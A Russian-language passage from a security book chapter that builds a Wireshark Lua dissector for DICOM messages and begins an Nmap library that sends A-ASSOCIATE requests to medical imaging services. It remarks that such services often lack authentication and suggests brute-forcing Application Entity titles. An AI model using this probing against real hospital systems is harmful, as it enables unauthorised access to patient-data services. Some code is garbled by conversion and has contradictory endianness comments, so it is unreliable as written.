


Рис. 5.4. Окно About Wireshark показывает, что Lua поддерживается

Если мы включим простой оператор печати (например, строку `print "Hello from Lua"`) в тестовый файл, мы должны увидеть результат до начала захвата.

```
$ tshark -X lua_script:test.lua
Hello from Lua
Capturing on 'ens33'
```

В Windows вы можете не увидеть вывод, если используете обычный оператор вывода на печать. Но функция `report_failure()` откроет окно, содержащее ваше сообщение, так что можно обойтись и без оператора печати.

Определение диссектора

Давайте определим наш новый диссектор протокола с помощью функции `Proto(имя, описание)`. Как упоминалось ранее, он будет специально идентифицировать сообщения DICOM А-типа (одно из семи сообщений, перечисленных ранее):

```
dicom_protocol = Proto("dicom-a", "DICOM A-Type message")
```

Затем мы определяем поля заголовка в Wireshark, чтобы они соответствовали структуре PDU DICOM, обсуждавшейся ранее, с помощью класса ProtoField:

```
❶ pdu_type = ProtoField.uint8("dicom-a.pdu_type", "pduType",
    base.DEC, {[1]="ASSOC Request",
               [2]="ASSOC Accept",
               [3]="ASSOC Reject",
               [4]="Data",
               [5]="RELEASE Request",
               [6]="RELEASE Response",
               [7]="ABORT"}) -- unsigned 8-bit integer

❷ message_length = ProtoField.uint16("dicom-a.message_length", "messageLength",
    base.DEC) -- unsigned 16-bit integer

❸ dicom_protocol.fields = {pdu_type, message_length}
```

Мы используем эти ProtoFields для добавления элементов в дерево анализа. Для нашего анализатора вызовем ProtoField дважды: один раз – для создания однобайтового беззнакового целого числа для хранения типа PDU ❶ и второй раз – для двух байтов для хранения длины сообщения ❷. Обратите внимание, как мы назначили таблицу значений для типов PDU. Wireshark автоматически отобразит эту информацию. Затем мы представляем поля нашего анализатора протокола ❸ в виде таблицы Lua, содержащей наши ProtoFields.

Определение основной функции диссектора

Затем объявляем нашу основную функцию диссектора Dissector(), у которой есть три аргумента: буфер для анализа Wireshark, информация о пакете и дерево, отображающее информацию о протоколе.

В этой функции Dissector() мы будем анализировать наш протокол и добавлять поля ProtoFields, которые мы определили ранее, в дерево, содержащее информацию о нашем протоколе.

```
function dicom_protocol.dissector(buffer, pinfo, tree)
❶ pinfo.cols.protocol = dicom_protocol.name
    local subtree = tree:add(dicom_protocol, buffer(), "DICOM PDU")
    subtree:add_le(pdu_type, buffer(0,1)) -- big endian
    subtree:add(message_length, buffer(2,4)) -- skip 1 byte
end
```

Мы устанавливаем в поле протокола имя протокола, которое мы определили в `dicom_protocol.name` ❶. Для каждого элемента, который

нужно добавить, используем либо `add_le()` для данных в формате Big Endian, либо `add()` для формата Little Endian, а также для `ProtoField` и диапазона буфера для анализа.

Завершение диссектора

`DissectorTable` содержит таблицу субдиссекторов для протокола, отображаемую через диалог Decode (декодировать) Wireshark.

```
local tcp_port = DissectorTable.get("tcp.port")
tcp_port:add(4242, dicom_protocol)
```

Чтобы завершить диссектор, просто добавляем его в `DissectorTable` для портов TCP на порту 4242.

В листинге 5.1 представлен диссектор целиком.

Листинг 5.1. Завершенный диссектор DICOM A-muna

```
dicom_protocol = Proto("dicom-a", "DICOM A-Type message")
pdu_type = ProtoField.uint8("dicom-a.pdu_type", "pduType", base.DEC, {[1]="ASSOC
Request",
[2]="ASSOC Accept", [3]="ASSOC Reject", [4]="Data", [5]="RELEASE Request", [6]="RELEASE
Response", [7]="ABORT"})
message_length = ProtoField.uint16("dicom-a.message_length", "messageLength", base.DEC)

dicom_protocol.fields = {message_length, pdu_type} ❶

function dicom_protocol.dissector(buffer, pinfo, tree)
  pinfo.cols.protocol = dicom_protocol.name
  local subtree = tree:add(dicom_protocol, buffer(), "DICOM PDU")
  subtree:add_le(pdu_type, buffer(0,1))
  subtree:add(message_length, buffer(2,4))
end

local tcp_port = DissectorTable.get("tcp.port")
tcp_port:add(4242, dicom_protocol)
```

Мы включаем этот диссектор, помещая файл Lua в каталог подключаемого модуля Wireshark, а затем перезагружаем Wireshark. Затем, анализируя захват DICOM, мы должны увидеть байт `pduType` и длину сообщения, отображаемые в столбце DICOM PDU, который мы определили в нашем вызове `tree:add()`. На рис. 5.5 показано, как это выглядит в Wireshark. Вы также можете использовать фильтры `dicom-a.message_length` и `dicom-a.pdu_type`, которые мы определили ❶, чтобы фильтровать трафик.

Теперь можно четко определить тип PDU и длину сообщения в пакетах DICOM.

dicom-a.pdu_type=0						
No.	Time	Source	Destination	Protocol	Length	Info
7	2.050994540	192.168.1.68	192.168.1.70	DICOM-A	277	52706 → 4242 [PSH, ACK]
9	2.051320454	192.168.1.70	192.168.1.68	DICOM-A	256	4242 → 52706 [PSH, ACK]
11	2.060120536	192.168.1.68	192.168.1.70	DICOM-A	78	52706 → 4242 [PSH, ACK]
15	2.060583719	192.168.1.70	192.168.1.68	DICOM-A	78	4242 → 52706 [PSH, ACK]
19	2.107175758	192.168.1.68	192.168.1.70	DICOM-A	76	52706 → 4242 [PSH, ACK]
21	2.107477288	192.168.1.70	192.168.1.68	DICOM-A	76	4242 → 52706 [PSH, ACK]
▶ Frame 7: 277 bytes on wire (2216 bits), 277 bytes captured (2216 bits) on interface 0 ▶ Ethernet II, Src: Vmware_a2:75:26 (00:0c:29:a2:75:26), Dst: Apple_4e:99:23 (8c:85:90:4e:99:23) ▶ Internet Protocol Version 4, Src: 192.168.1.68, Dst: 192.168.1.70 ▶ Transmission Control Protocol, Src Port: 52706, Dst Port: 4242, Seq: 1, Ack: 1, Len: 211 ▼ DICOM PDU						
pduType: ASSOC Request (1)						
messageLength: 205						
0000	8c 85 90 4e 99 23 00 0c	29 a2 75 26 08 00 45 00	...	N#...)u&..E..	
0010	01 07 0d 99 40 00 40 06	a8 7d c0 a8 01 44 c0 a8	...	@:..)	...D...	
0020	01 46 cd e2 10 92 d1 33	2d 58 b8 e4 f5 05 00 18	...	F...3	-X...	
0030	00 e5 84 d4 00 00 01 01	08 0a e6 30 4d 67 3e a9	0Mg>..	
0040	35 40 01 00 00 00 00 cd	00 01 00 00 41 4e 59 2d	50	...	ANY...	
0050	53 43 50 20 20 20 20 20	20 20 20 20 45 43 48 4f	SCP	...	ECHO	
0060	53 43 55 20 20 20 20 20	20 20 20 20 00 00 00 00	SCU	
0070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
0080	00 00 00 00 00 00 00 00	00 00 00 00 10 00 00 15	
0090	31 2e 32 2e 38 34 30 2e	31 30 30 30 38 2e 33 2e	1.2.840.	10008.3.		
00a0	31 2e 31 2e 31 20 00 00	2e 01 00 ff 00 30 00 00	1.1.1.	
00b0	11 31 2e 32 2e 38 34 30	2e 31 30 30 30 38 2e 31	1.2.840.	10008.1		
00c0	2e 31 40 00 00 11 31 2e	32 2e 38 34 30 2e 31 30	10...	1.2.840.10		
00d0	30 30 38 2e 31 2e 32 50	00 00 3a 51 00 00 04 00	008.1.2P	...	Q...	
00e0	00 40 00 52 00 00 1b 31	2e 32 2e 32 37 36 2e 30	@.R...	1.2.276.0		
00f0	2e 37 32 33 30 30 31 30	2e 33 2e 30 2e 33 2e 36	7230010	3.0.3.6		
0100	2e 32 55 00 00 0f 4f 46	46 49 53 5f 44 43 4d 54	2U...	OF FIS_DCMT		
0110	4b 5f 33 36 32			K_362		

Рис. 5.5. Диссектор DICOM в Lua для сообщений А-типа в Wireshark

Создание диссектора C-ECHO

Анализируя запрос C-ECHO с помощью нашего нового анализатора, мы должны увидеть, что он состоит из разных сообщений А-типа, подобных тем, которые показаны на рис. 5.5. Следующий шаг – анализ данных, содержащихся в этих пакетах DICOM.

Чтобы показать, как можно обрабатывать строки в нашем диссекторе Lua, давайте добавим в диссектор код для анализа сообщения A-ASSOCIATE. На рис. 5.6 показана структура запроса A-ASSOCIATE.

Тип PDU	Зарезервировано (0x0)	Длина PDU	Версия протокола	Зарезервировано (0x0)	Заголовок объекта вызываемого приложения	Зарезервировано (0x0)	Приложение + Представление + Контекст данных пользователя
1 байт	1 байт	4 байт	2 байта	2 байта	16 байт	32 байта	Переменная длина

Рис. 5.6. Структура запроса A-ASSOCIATE

Обратите внимание на заголовки вызываемого и вызывающего приложения длиной 16 байт. Заголовок объекта приложения – это метка, которая идентифицирует поставщика услуг. Сообщение также содержит зарезервированный раздел длиной 32 байта, который должен быть заполнен нулями, а также элементы переменной длины, включая элементы Application Context (контекст приложения), Presentation Context (контекст представления) и User Info (информация о пользователе).

Извлечение строковых значений заголовков объектов приложения

Начнем с извлечения полей фиксированной длины сообщения, включая строковые значения вызывающего и вызываемого приложения названия сущностей. Это полезная информация; часто службы не имеют аутентификации, поэтому, если у вас есть правильный заголовок объекта приложения, вы можете подключиться и начать вводить команды DICOM. Мы можем определить новые объекты ProtoField для нашего сообщения запроса A-ASSOCIATE с помощью следующего кода:

```
protocol_version = ProtoField:uint8("dicom-a.protocol_version",
"protocolVersion", base.DEC)
calling_application = ProtoField:string(❶ "dicom-a.calling_app", ❷
"callingApplication")
called_application = ProtoField:string("dicom-a.called_app",
"calledApplication")
```

Чтобы извлечь строковые значения названий вызываемых и вызывающих приложений, используем функцию ProtoField ProtoField.string. Мы передаем ей имя, которое будет использовать в фильтрах ❶, необязательное имя для отображения в дереве ❷, формат отображения (base.ASCII или base.UNICODE) и необязательное поле описания.

Начальная загрузка данных функции диссектора

После добавления новых ProtoFields в качестве полей в диссектор протокола нам нужно добавить код для их загрузки в функцию диссектора, dicom_protocol.dissector(), поэтому они включены в дерево отображения протокола:

```
❶ local pdu_id = buffer(0, 1):uint() -- Convert to unsigned int
if pdu_id == 1 or pdu_id == 2 then -- ASSOC-REQ (1) / ASSOC-RESP (2)
    local assoc_tree = ❷ subtree:add(dicom_protocol, buffer(), "ASSOCIATE REQ/
RSP")
    assoc_tree:add(protocol_version, buffer(6, 2))
    assoc_tree:add(calling_application, buffer(10, 16))
    assoc_tree:add(called_application, buffer(26, 16))
end
```

Диссектор должен добавить извлеченные поля в поддерево в дереве протокола. Чтобы создать поддерево, вызываем функцию add() из нашего существующего дерева протоколов ❷. Теперь наш простой анализатор может определять типы PDU, длину сообщения, тип сообщения ASSOCIATE ❶, протокол, вызывающее и вызываемое приложение. Результат показан на рис. 5.7.




Рис. 5.7. Поддеревья, добавленные к существующим деревьям протоколов

Анализ полей переменной длины

Теперь, когда мы идентифицировали и проанализировали разделы фиксированной длины, давайте проанализируем поля сообщения, имеющие переменную длину. В DICOM мы используем идентификаторы, называемые *контекстами*, для хранения, представления и обмена различными характеристиками. Мы покажем вам, как найти три различных типа доступных контекстов: контекст приложения, контексты презентации и контекст информации о пользователе, которые имеют переменное количество элементов полей. Но мы не будем писать код для анализа содержимого элемента.

Для каждого из контекстов добавим поддерево, которое отображает длину контекста и переменное количество элементов контекста. Измените основной диссектор протокола, чтобы он выглядел следующим образом:

```

function dicom_protocol.dissector(buffer, pinfo, tree)
  pinfo.cols.protocol = dicom_protocol.name
  local subtree = tree:add(dicom_protocol, buffer(), "DICOM PDU")
  local pkt_len = buffer(2, 4):uint()
  local pdu_id = buffer(0, 1):uint()
  subtree:add_le(pdu_type, buffer(0,1))
  subtree:add(message_length, buffer(2,4))
  if pdu_id == 1 or pdu_id == 2 then -- ASSOC-REQ (1) / ASSOC-RESP (2)
    local assoc_tree = subtree:add(dicom_protocol, buffer(), "ASSOCIATE REQ/RSP")
    assoc_tree:add(protocol_version, buffer(6, 2))
    assoc_tree:add(calling_application, buffer(10, 16))
    assoc_tree:add(called_application, buffer(26, 16))

    --Extract Application Context ❶
    local context_variables_length = buffer(76,2):uint() ❷
    local app_context_tree = assoc_tree:add(dicom_protocol, buffer(74, context_variables_
length + 4), "Application Context") ❸
    app_context_tree:add(app_context_type, buffer(74, 1))
    app_context_tree:add(app_context_length, buffer(76, 2))
    app_context_tree:add(app_context_name, buffer(78, context_variables_length))

    --Extract Presentation Context(s) ❹
    local presentation_items_length = buffer(78 + context_variables_length + 2, 2):uint()
    local presentation_context_tree = assoc_tree:add(dicom_protocol, buffer(78 + context_

```

```

    variables_length, presentation_items_length + 4), "Presentation Context")
    presentation_context_tree:add(presentation_context_type, buffer(78 + context_variables_
length, 1))
    presentation_context_tree:add(presentation_context_length, buffer(78 + context_
variables_length + 2, 2))

    -- TODO: Extract Presentation Context Items

--Extract User Info Context ⑤
local user_info_length = buffer(78 + context_variables_length + 2 + presentation_items_
length + 2 + 2, 2):uint()
local userinfo_context_tree = assoc_tree:add(dicom_protocol, buffer(78 + context_
variables_length + presentation_items_length + 4, user_info_length + 4), "User Info
Context")
    userinfo_context_tree:add(userinfo_length, buffer(78 + context_variables_length + 2 +
presentation_items_length + 2 + 2, 2))

    -- TODO: Extract User Info Context Items
end
end

```

При работе с сетевыми протоколами часто встречаются поля переменной длины, требующие вычисления смещений. Очень важно, чтобы вы получили правильные значения длины, потому что все вычисления смещений зависят от них.

Помня об этом, мы извлекаем контекст приложения ①, контексты представления ④ и контекст информации о пользователе ⑤. Для каждого контекста извлекаем длину контекста ② и добавляем поддерево для информации, содержащейся в этом контексте ③. Мы добавляем отдельные поля с помощью функции `add()` и вычисляем смещение строк в зависимости от длины полей. Все эти данные мы извлекаем из пакета, полученного с помощью функции `buffer()`.

Тестирование диссектора

После внесения изменений, упомянутых в предыдущем разделе, убедитесь, что ваши пакеты DICOM анализируются правильно, проверив полученную длину. Теперь вы должны увидеть поддерево для каждого контекста (рис. 5.8). Обратите внимание: поскольку мы предоставляем диапазон буферов в новых поддеревьях, можно выбрать их, чтобы выделить соответствующий раздел. Не пожалейте времени, чтобы убедиться, что каждый контекст протокола DICOM распознается так, как вы ожидали.

Если вы хотите попрактиковаться, рекомендуем вам добавлять в диссектор поля из разных контекстов. Вы можете скачать пакет DICOM со страницы образца пакета Wireshark, где мы выложили пакет, содержащий эхо-запрос DICOM. Вы также найдете полный пример, включая фрагментацию TCP, в онлайн-ресурсах этой книги. Помните, что вы можете перезагрузить скрипты Lua в любое время, чтобы протестировать свой последний диссектор без перезапуска Wireshark,

хранения любых функций, используемых при создании и удалении сокетов, отправке и получении пакетов DICOM, а также действиях наподобие связывания и запросов служб.

Nmap уже включает библиотеки, которые помогут вам выполнять стандартные операции ввода/вывода, обработку сокетов и другие задачи. Найдите минутку, чтобы просмотреть коллекцию библиотек, чтобы знать, что уже доступно. Прочтите документацию по этим скриптам и библиотекам на странице <https://nmap.org/nsedoc/>.

Обычно библиотеки Nmap Scripting Engine можно найти в папке *<установочный каталог>/nse-lib/*. Найдите этот каталог и создайте файл с именем `dicom.lua`. В этом файле начните с объявления других используемых стандартных библиотек Lua и Nmap Scripting Engine. Также укажите среде имя новой библиотеки:

```
local nmap = require "nmap"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"
local nsedebg = require "nsedebg"

_ENV = stdnse.module("dicom", stdnse.seeall)
```

В этом случае мы будем использовать четыре разные библиотеки: две библиотеки Nmap Scripting Engine (`nmap` и `stdnse`) и две стандартные библиотеки Lua (`string` и `table`). Библиотеки Lua `string` и `table`, что неудивительно, предназначены для операций со строками и таблицами. В основном мы будем использовать обработку сокетов библиотеки `nmap`, а также `stdnse` – для чтения пользовательских аргументов и печати отладочных операторов, когда это необходимо. Кроме того, мы воспользуемся полезной библиотекой `nsedebg`, которая отображает различные типы данных в удобочитаемой форме.

Коды и константы DICOM

Теперь давайте определим некоторые константы для хранения кодов PDU, значений UUID и минимально и максимально допустимых размеров пакетов. Это позволит писать более читаемый код, который легче будет поддерживать. В Lua мы обычно определяем константы прописными буквами:

```
local MIN_SIZE_ASSOC_REQ = 68 -- Минимальный размер запроса ASSOCIATE ❶
local MAX_SIZE_PDU = 128000 -- Максимальный размер любого PDU
local MIN_HEADER_LEN = 6 -- Минимальная длина заголовка DICOM
local PDU_NAMES = {}
local PDU_CODES = {}
local UID_VALUES = {}
-- Таблица имен PDU для кодов ❷
PDU_CODES =
```

```

{
    ASSOCIATE_REQUEST = 0x01,
    ASSOCIATE_ACCEPT  = 0x02,
    ASSOCIATE_REJECT  = 0x03,
    DATA              = 0x04,
    RELEASE_REQUEST    = 0x05,
    RELEASE_RESPONSE   = 0x06,
    ABORT              = 0x07
}
-- Таблица имен UID для значений
UID_VALUES =
{
    VERIFICATION_SOP = "1.2.840.10008.1.1", -- Проверочный класс SOP
    APPLICATION_CONTEXT = "1.2.840.10008.3.1.1.1", -- Имя контекста приложения DICOM
    IMPLICIT_VR = "1.2.840.10008.1.2", -- Подразумевает VR Little Endian: Синтаксис по
умолчанию для DICOM
    FIND_QUERY = "1.2.840.10008.5.1.4.1.2.2.1" -- Корень информационной модели запрос/ответ -
FIND
}

-- Мы сохраняем имена, используя их коды и ключи для вывода на печать имен типов PDU
for i, v in pairs(PDU_CODES) do
    PDU_NAMES[v] = i
end

```

Здесь определены постоянные значения для общих кодов операций DICOM. Мы также определили таблицы для представления различных классов данных через UID ❷ и длины пакетов, специфичные для DICOM ❶. Теперь мы готовы начать общение со службой.

Написание функций создания и уничтожения сокетов

Для отправки и получения данных мы будем использовать библиотеку скриптового механизма `mpar`. Поскольку создание и уничтожение сокетов – рутинные операции, рекомендуется написать функции для них в нашей новой библиотеке. Напишем нашу первую функцию `dicom.start_connection()`, которая создает сокет для службы DICOM:

```

❶ ---
-- start_connection(host, port) открывает сокет для службы DICOM
--
-- @param host Host object
-- @param port Port table
-- @return (status, socket) Если status равен true, сокет возвращает объект
DICOM
--
-- Если status равен false, сокет возвращает сообщение
об ошибке.
---
function start_connection(host, port)
    local dcm = {}
    local status, err

```

```

❷ dcm['socket'] = nmap.new_socket()

status, err = dcm['socket']:connect(host, port, "tcp")

if(status == false) then
    return false, "DICOM: невозможно подключиться к службе: " .. err
end
return true, dcm
end

```

Обратите внимание на формат блока NSEdoc в начале функции ❶. Если вы планируете отправить свой скрипт в официальный репозиторий Nmap, вы должны отформатировать его в соответствии с правилами, установленными в стандартах кода Nmap (см. https://secwiki.org/w/Nmap/Code_Standards). Наша новая функция, `dcm.start_connection(host, port)`, получает таблицу хоста и порта, содержащую отсканированную служебную информацию, создает таблицу и назначает поле 'socket' нашему только что созданному сокету ❷. Мы пока опустим функцию `close_connection`, чтобы сэкономить место, потому что это процесс, очень похожий на запуск соединения (вы просто вызываете `close()` вместо `connect()`). Когда операция завершается успешно, функция возвращает логическое значение `true` и новый объект DICOM.

Определение функций для отправки и получения пакетов DICOM

Аналогичным образом создаем функции для отправки и получения пакетов DICOM:

```

-- send(dcm, data) Отправляет пакет DICOM через открытый сокет
--
-- @param dcm объект DICOM
-- @param data данные для отправки
-- @return status равен True если данные отправлены корректно, и False в случае
ошибки
function send(dcm, data)
    local status, err
    stdnse.debug2("DICOM: Sending DICOM packet (%d bytes)", #data)
    if dcm["socket"] ~= nil then
        ❶ status, err = dcm["socket"]:send(data)
        if status == false then
            return false, err
        end
    else
        return false, "No socket available"
    end
    return true
end

-- receive(dcm) Чтение пакетов DICOM через открытый сокет

```



```
--
-- @param dcm DICOM object
-- @return (status, data) возвращает данные, если status равен true, иначе
-- возвращает сообщение об ошибке.
function receive(dcm)
  ❷ local status, data = dcm["socket"]:receive()
  if status == false then
    return false, data
  end
  stdnse.debug2("DICOM: receive() read %d bytes", #data)
  return true, data
end
```

Функции `send(dcm, data)` и `receive(dcm)` используют функции сокета `Nmap send()` и `receive()` соответственно. Они обращаются к дескриптору соединения, хранящемуся в переменной `dcm["socket"]`, для чтения ❷ и записи пакетов DICOM ❶ через сокет. Обратите внимание на `stdnse.debug[1-9]`, который используется для печати отладочных операторов, когда `Nmap` работает с флагом отладки (`-d`). В этом случае при использовании `stdnse.debug2()` будет печать, когда уровень отладки установлен на 2 или выше.

Создание заголовков пакетов DICOM

Теперь, когда мы настроили основные операции ввода/вывода сети, давайте создадим функции, отвечающие за формирование сообщений DICOM. Как упоминалось ранее, PDU DICOM использует заголовок для указания своего типа и длины. В движке сценариев `Nmap` мы используем строки для хранения байтовых потоков и строковые функции `string.pack()` и `string.unpack()` для кодирования и извлечения информации с учетом разных форматов и порядка байтов. Чтобы использовать `string.pack()` и `string.unpack()`, вам необходимо ознакомиться со строками формата Lua, поскольку нужно будет представлять данные в различных форматах. Вы можете прочитать о них на <https://www.lua.org/manual/5.3/manual.html#6.4.2>. Уделите время тому, чтобы изучить способы записи порядка байтов и распространенные преобразования.

```
---
-- pdu_header_encode(pdu_type, length) кодирует заголовок PDU DICOM
--
-- @param pdu_type тип PDU – беззнаковое целое
-- @param length длина сообщения DICOM
-- @return (status, dcm) если status равен true, возвращает заголовок.
--                      если status равен false, dcm содержит сообщение об ошибке
---
function pdu_header_encode(pdu_type, length)
  -- несколько простых проверок; мы не проверяем диапазоны, чтобы позволить пользователю
  -- создавать некорректные пакеты.
  if not(type(pdu_type) == "number") then ❶
    return false, "PDU должен быть беззнаковым целым. Диапазон:0-7"
```

```

end
if not(type(length)) == "number" then
    return false, "Длина должна быть беззнаковым целым."
end

local header = string.pack("Ⓐ<B >B I4Ⓢ",
                             pdu_type, -- тип PDU ( 1 байт - беззнаковое целое в формате Big
Endian )
                             0, -- раздел зарезервирован ( 1 байт, должен быть равен 0x0 )
                             length) -- длина PDU ( 4 байта - беззнаковое целое в формате
Little Endian)

if #header < MIN_HEADER_LEN then
    return false, "Заголовок не должен быть короче 6 байтов. Произошла ошибка."
end
return true, header Ⓓ
end

```

Функция `pdu_header_encode()` кодирует информацию о типе и длине PDU. Выполнив несколько простых проверок Ⓐ, мы определяем переменную заголовка. Чтобы закодировать поток байтов в соответствии с порядком байтов и форматом, мы используем `string.pack()` и строку формата ` B I4`, где `` – это один байт в Big Endian Ⓢ, а `> B I4` – байт, за которым следует целое число без знака из четырех байтов в Little Endian Ⓢ. Функция возвращает логическое значение, представляющее состояние операции и результат Ⓓ.

Написание запросов контекстов сообщений A-ASSOCIATE

Кроме того, нам нужно написать функцию, которая отправляет и анализирует запросы и ответы A-ASSOCIATE. Как вы видели ранее в этой главе, сообщение запроса A-ASSOCIATE содержит различные типы контекстов: Application, Presentations и User Info. Поскольку это более длинная функция, давайте разделим ее на части.

Контекст приложения Application Context явно определяет элементы службы и параметры. В DICOM вы часто будете видеть *определения информационных объектов* (Information Object Definitions, IOD), которые представляют объекты данных, управляемые через центральный реестр. Вы найдете полный список IOD на сайте http://dicom.nema.org/dicom/2013/output/chtмл/part06/chapter_A.html. Мы будем читать эти IOD из определений констант, которые мы разместили в начале нашей библиотеки. Давайте запустим DICOM-соединение и создадим контекст приложения.

```

---
-- associate(host, port) Пытается связаться с провайдером службы DICOM путем отправки
запроса A-ASSOCIATE.
--
-- @param host объект хоста
-- @param port объект порта
-- @return (status, dcm) если status равен true, возвращает объект DICOM

```

```
--          если status равен false, dcm содержит сообщение об ошибке
---

function associate(host, port, calling_aet_arg, called_aet_arg)
    local application_context = ""
    local presentation_context = ""
    local userinfo_context = ""

    local status, dcm = start_connection(host, port)
    if status == false then
        return false, dcm
    end

    application_context = string.pack(">ⓑ ⓑB ⓐI2 ⓐc" .. #UID_VALUES["APPLICATION_CONTEXT"],
                                     0x10, -- тип элемента (1 байт)
                                     0x0, -- зарезервировано ( 1 байт)
                                     #UID_VALUES["APPLICATION_CONTEXT"], -- длина (2 байта)
                                     UID_VALUES["APPLICATION_CONTEXT"]) -- контекст приложения
```

Контекст приложения состоит из типа (один байт) ①, зарезервированного поля (один байт) ②, длины контекста (два байта) ③ и значения, представленное идентификаторами OID ④. Чтобы представить эту структуру в Lua, мы используем строку формата B B I2 C[#length]. Можем опустить значение размера из строк в один байт.

Мы создаем контексты представления и информации о пользователе аналогичным образом. Вот контекст представления, который определяет Abstract Syntax (абстрактный синтаксис) и Transfer Syntax (синтаксис передачи). Это наборы правил для форматирования и обмена объектами, и мы представляем их с помощью IOD.

```
presentation_context = string.pack(">B B I2 B B B B I2 c" .. #UID_VALUES["VERIFICATION_SOP"] .. "B B I2 c" .. #UID_VALUES["IMPLICIT_VR"],
                                   0x20, -- тип контекста представления ( 1 байт )
                                   0x0, -- зарезервировано ( 1 байт )
                                   0x2e, -- длина элемента ( 2 байта )
                                   0x1, -- идентификатор контекста представления ( 1 байт )
                                   0x0,0x0,0x0, -- зарезервировано ( 3 байта )
                                   0x30, -- дерево абстрактного синтаксиса ( 1 байт )
                                   0x0, -- зарезервировано ( 1 байт )
                                   0x11, -- длина элемента ( 2 байта )
                                   UID_VALUES["VERIFICATION_SOP"],
                                   0x40, -- синтаксис передачи ( 1 байт )
                                   0x0, -- зарезервировано ( 1 байт )
                                   0x11, -- длина элемента ( 2 байта )
                                   UID_VALUES["IMPLICIT_VR"])
```

Обратите внимание, что может быть несколько контекстов представления. Затем определяем контекст информации о пользователе:

```
local implementation_id = "1.2.276.0.7230010.3.0.3.6.2"
local implementation_version = "OFFIS_DCMTK_362"
```

```

userinfo_context = string.pack(">B B I2 B B I2 I4 B B I2 c" .. #implementation_id .. " B
B I2 c".. #implementation_version,
                                0x50, -- тип 0x50 (1 байт)
                                0x0, -- зарезервировано ( 1 байт )
                                0x3a, -- длина ( 2 байта )
                                0x51, -- тип 0x51 ( 1 байт)
                                0x0, -- зарезервировано ( 1 байт )
                                0x04, -- длина ( 2 байта )
                                0x4000, -- данные ( 4 байта )
                                0x52, -- тип 0x52 (1 байт )
                                0x0, -- зарезервировано (1 байт )
                                0x1b, -- длина (2 байта)
                                implementation_id, -- идентификатор реализации ( байты
#implementation_id)
                                0x55, -- тип 0x55 (1 байт)
                                0x0, -- зарезервировано (1 байт)
                                #implementation_version, -- длина (2 байта)
                                implementation_version)

```

Теперь у нас есть три переменные, содержащие контексты: `application_context`, `presentation_context` и `userinfo_context`.

Чтение аргументов скрипта в движке сценариев Nmap

Добавим контексты, которые только что создали, в заголовок и запрос A-ASSOCIATE. Чтобы позволить другим сценариям передавать аргументы нашей функции и использовать разные значения для названий вызывающих и вызываемых объектов приложения, мы предложим два варианта: необязательный аргумент или вводимые пользователем данные. В движке сценариев Nmap вы можете прочитать аргументы скрипта, предоставленные `--script-args`, используя функцию `Nmap stdnse.get_script_args()` следующим образом:

```

local called_ae_title = called_aet_arg or stdnse.get_script_args("dicom.called_aet") or
"ANYSCP"
local calling_ae_title = calling_aet_arg or stdnse.get_script_args("dicom.calling_aet")
or "NMAP-DICOM"
if #calling_ae_title > 16 or #called_ae_title > 16 then
    return false, "Calling/Called AET field can't be longer than 16 bytes."
end

```

Структура, содержащая заголовки прикладных компонентов, должна быть длиной 16 байт, поэтому мы используем `string.rep()`, чтобы заполнить оставшуюся часть буфера пробелами:

```

--Fill the rest of buffer with %20
called_ae_title = called_ae_title .. string.rep(" ", 16 - #called_ae_title)
calling_ae_title = calling_ae_title .. string.rep(" ", 16 - #calling_ae_title)

```

Теперь мы можем определить наши собственные вызывающие и вызываемые названия объектов приложения, используя аргументы скрипта. Мы также могли бы использовать аргументы скрипта для написания инструмента, который пытается угадать правильный объект приложения, как если бы мы вводили пароль путем прямого подбора.

Определение структуры запроса A-ASSOCIATE

Давайте соберем воедино наш запрос A-ASSOCIATE. Мы определяем его структуру так же, как и в контексте:

```
-- ASSOCIATE request
local assoc_request = string.pack("❶>I2 ❷I2 ❸c16 ❹c16 ❺c32 ❻c" .. application_
context:len() .. " ❽c" .. presentation_context:len() .. " ❿c" .. userinfo_context:len(),
                                0x1, -- версия протокола ( 2 байта )
                                0x0, -- зарезервировано ( 2 байта должны быть равны 0x0 )
                                called_ae_title, -- заголовок вызываемого АЕ ( 16 байтов)
                                calling_ae_title, -- заголовок вызывающего АЕ ( 16 байтов)
                                0x0, -- зарезервировано ( 32 должны быть равны 0x0 )
                                application_context,
                                presentation_context,
                                userinfo_context)
```

Мы начинаем с указания версии протокола (два байта) ❶, зарезервированного раздела (два байта) ❷, заголовка вызываемого объекта приложения (16 байтов) ❸, заголовка вызывающего объекта приложения (16 байтов) ❹, другой зарезервированный раздел (32 байта) ❺ и только что созданные контексты (приложение ❻, презентация ❼ и информация пользователя ❿).

